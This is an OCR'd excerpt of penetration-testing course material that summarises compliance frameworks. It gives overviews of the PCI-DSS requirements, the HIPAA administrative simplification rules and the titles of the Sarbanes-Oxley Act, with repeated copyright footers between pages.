

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Information Security Standards, Laws and Acts

In this section, we will discuss information security standards, laws and acts, and their precise applications. These standards include Payment Card Industry Data Security Standard (PCI-DSS), Health Insurance Portability and Accountability Act (HIPAA), Information Security Acts: Sarbanes Oxley Act (SOX), Gramm-Leach-Bliley Act (GLBA), The Digital Millennium Copyright Act (DMCA) and Federal Information Security Management Act (FISMA), Computer Misuse Act 1990, Human Rights Act 1998, Data Protection Act 1998, Police and Justice Act 2006, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Payment Card Industry Data Security Standard (PCI-DSS)


Source: *https://www.pcisecuritystandards.org*

The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards. This standard offers robust and comprehensive standards and supporting materials to enhance payment card data security. These materials include a framework of specifications, tools, measurements, and support resources to help organizations ensure the safe handling of cardholder information. PCI DSS applies to all entities involved in payment card processing, including merchants, processors, acquirers, issuers, and service providers, as well as all other entities that store, process or transmit cardholder data. PCI DSS comprises a minimum set of requirements for protecting cardholder data. High-level overview of the PCI DSS requirements developed and maintained by the Payment Card Industry (PCI) Security Standards Council.

PCI Data Security Standard – High Level Overview

- Build and Maintain a Secure Network
- Regularly Monitor and Test Networks
- Implement Strong Access Control Measures
- Maintain a Vulnerability Management Program
- Protect Cardholder Data
- Maintain an Information Security Policy

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Health Insurance Portability and Accountability Act (HIPAA)

Source: *https://www.hhs.gov*

The HIPAA Privacy Rule provides federal protections for individually identifiable health information held by covered entities and their business associates and gives patients an array of rights with respect to that information. At the same time, the Privacy Rule permits the disclosure of health information needed for patient care and other important purposes. The Security Rule specifies a series of administrative, physical, and technical safeguards for covered entities and their business associates to assure the confidentiality, integrity, and availability of electronic protected health information.

The office of civil rights implemented HIPAA's Administrative Simplification Statute and Rules, as discussed below:

- **Electronic Transaction and Code Sets Standards**

  This rule requires every provider who does business electronically use the same health care transactions, code sets, and identifiers.

  Transactions are electronic exchanges involving the transfer of information between two parties for specific purposes. The Health Insurance Portability and Accountability Act of 1996 (HIPAA) named certain types of organizations as covered entities, including health plans, health care clearinghouses, and certain health care providers. In the HIPAA regulations, the Secretary of Health and Human Services (HHS) adopted certain standard transactions for Electronic Data Interchange (EDI) of health care data. These transactions are claims and encounter information, payment and remittance advice, claim status, eligibility, enrollment and disenrollment, referrals and authorizations, coordination of benefits and premium payment. Under HIPAA, if a covered entity conducts one of the

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

adopted transactions electronically, they must use the adopted standard—either from ASC X12N or NCPDP (for certain pharmacy transactions). Covered entities must adhere to the content and format requirements of each transaction.

- **Privacy Rule**

  The HIPAA Privacy Rule establishes national standards to protect individual's medical records and other personal health information and applies to health plans, health care clearinghouses, and those health care providers that conduct certain health care transactions electronically. The rule provides federal protections for personal health information held by covered entities and gives patients an array of rights with respect to that information. Moreover, the rule requires appropriate safeguards to protect the privacy of personal health information, and sets limits and conditions on the uses and disclosures that may be made of such information without patient authorization. The Rule also gives patient's rights over their health information, including rights to examine and obtain a copy of their health records, and to request corrections.

- **Security Rule**

  The HIPAA Security Rule establishes national standards to protect individual's electronic personal health information that is created, received, used, or maintained by a covered entity. The Security Rule requires appropriate administrative, physical, and technical safeguards to ensure the confidentiality, integrity, and security of electronic protected health information.

- **Employer Identifier Standard**

  The Health Insurance Portability and Accountability Act of 1996 (HIPAA) requires that employers have standard national numbers that identify them on standard transactions.


- **National Provider Identifier Standard (NPI)**

  The National Provider Identifier (NPI) is a Health Insurance Portability and Accountability Act (HIPAA) Administrative Simplification Standard. The NPI is a unique identification number for covered health care providers. Covered health care providers and all health plans and health care clearinghouses must use the NPIs in the administrative and financial transactions adopted under HIPAA. The NPI is a 10-position, intelligence-free numeric identifier (10-digit number). This means that the numbers do not carry other information about healthcare providers, such as the state in which they live or their medical specialty.

- **Enforcement Rule**

  The HIPAA Enforcement Rule contains provisions relating to compliance and investigations, the imposition of civil money penalties for violations of the HIPAA Administrative Simplification Rules, and procedures for hearings.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Information Security Acts: Sarbanes Oxley Act (SOX)

Source: *http://www.soxlaw.com*

Sarbanes–Oxley is a United States federal law that sets new or enhanced standards for all US public company boards, management, and accounting firms. The rules and enforcement policies outlined by the SOX Act amend or supplement existing legislation dealing with security regulations.

Enacted in 2002, the Sarbanes-Oxley Act aims to protect investors and the public by increasing the accuracy and reliability of corporate disclosures. This act does not explain how an organization needs to store records, but describes records that organizations need to store and the duration of the storage. The Act mandated a number of reforms to enhance corporate responsibility, enhance financial disclosures and combat corporate and accounting fraud. Key requirements and provisions of SOX are organized into 11 titles:

- **Title I: Public Company Accounting Oversight Board (PCAOB)**

  Title I consists of nine sections and establishes the Public Company Accounting Oversight Board, to provide independent oversight of public accounting firms providing audit services ("auditors"). It also creates a central oversight board tasked with registering audit services, defining the specific processes and procedures for compliance audits, inspecting and policing conduct and quality control, and enforcing compliance with the specific mandates of SOX.

- **Title II: Auditor Independence**

  Title II consists of nine sections and establishes standards for external auditor independence, to limit conflicts of interest. It also addresses new auditor approval requirements, audit partner rotation, and auditor reporting requirements. It restricts

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

auditing companies from providing non-audit services (e.g., consulting) for the same clients.

- **Title III: Corporate Responsibility**

  Title III consists of eight sections and mandates that senior executives take individual responsibility for the accuracy and completeness of corporate financial reports. It defines the interaction of external auditors and corporate audit committees, and specifies the responsibility of corporate officers for the accuracy and validity of corporate financial reports. It enumerates specific limits on the behaviors of corporate officers and describes specific forfeitures of benefits and civil penalties for non-compliance.

- **Title IV: Enhanced Financial Disclosures**

  Title IV consists of nine sections. It describes enhanced reporting requirements for financial transactions, including off-balance-sheet transactions, pro-forma figures and stock transactions of corporate officers. It requires internal controls for assuring the accuracy of financial reports and disclosures, and mandates both audits and reports on those controls. It also requires timely reporting of material changes in financial condition and specific enhanced reviews by the SEC or its agents of corporate reports.

- **Title V: Analyst Conflicts of Interest**

  Title V consists of only one section, which includes measures designed to help restore investor confidence in the reporting of securities analysts. It defines the codes of conduct for securities analysts and requires disclosure of knowable conflicts of interest.

- **Title VI: Commission Resources and Authority**

  Title VI consists of four sections and defines practices to restore investor confidence in securities analysts. It also defines the SEC's authority to censure or bar securities professionals from practice and defines conditions to bar a person from practicing as a broker, advisor, or dealer.

Given below is the continuation of SOX titles:

- **Title VII: Studies and Reports**

  Title VII consists of five sections and requires the Comptroller General and the Securities and Exchange Commission (SEC) to perform various studies and report their findings. Studies and reports include the effects of consolidation of public accounting firms, the role of credit rating agencies in the operation of securities markets, securities violations, and enforcement actions, and whether investment banks assisted Enron, Global Crossing, and others to manipulate earnings and obfuscate true financial conditions.

- **Title VIII: Corporate and Criminal Fraud Accountability**

  Title VIII, also known as the “Corporate and Criminal Fraud Accountability Act of 2002,” consists of seven sections. It describes specific criminal penalties for manipulation, destruction, or alteration of financial records or other interference with investigations, while providing certain protections for whistle-blowers.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Title IX: White-Collar-Crime Penalty Enhancement**

  Title IX, also known as the "**White Collar Crime Penalty Enhancement Act of 2002**," consists of six sections. This title increases the criminal penalties associated with white-collar crimes and conspiracies. It recommends stronger sentencing guidelines and specifically adds failure to certify corporate financial reports as a criminal offense.

- **Title X: Corporate Tax Returns**

  Title X consists of one section and states that the Chief Executive Officer should sign the company tax return.

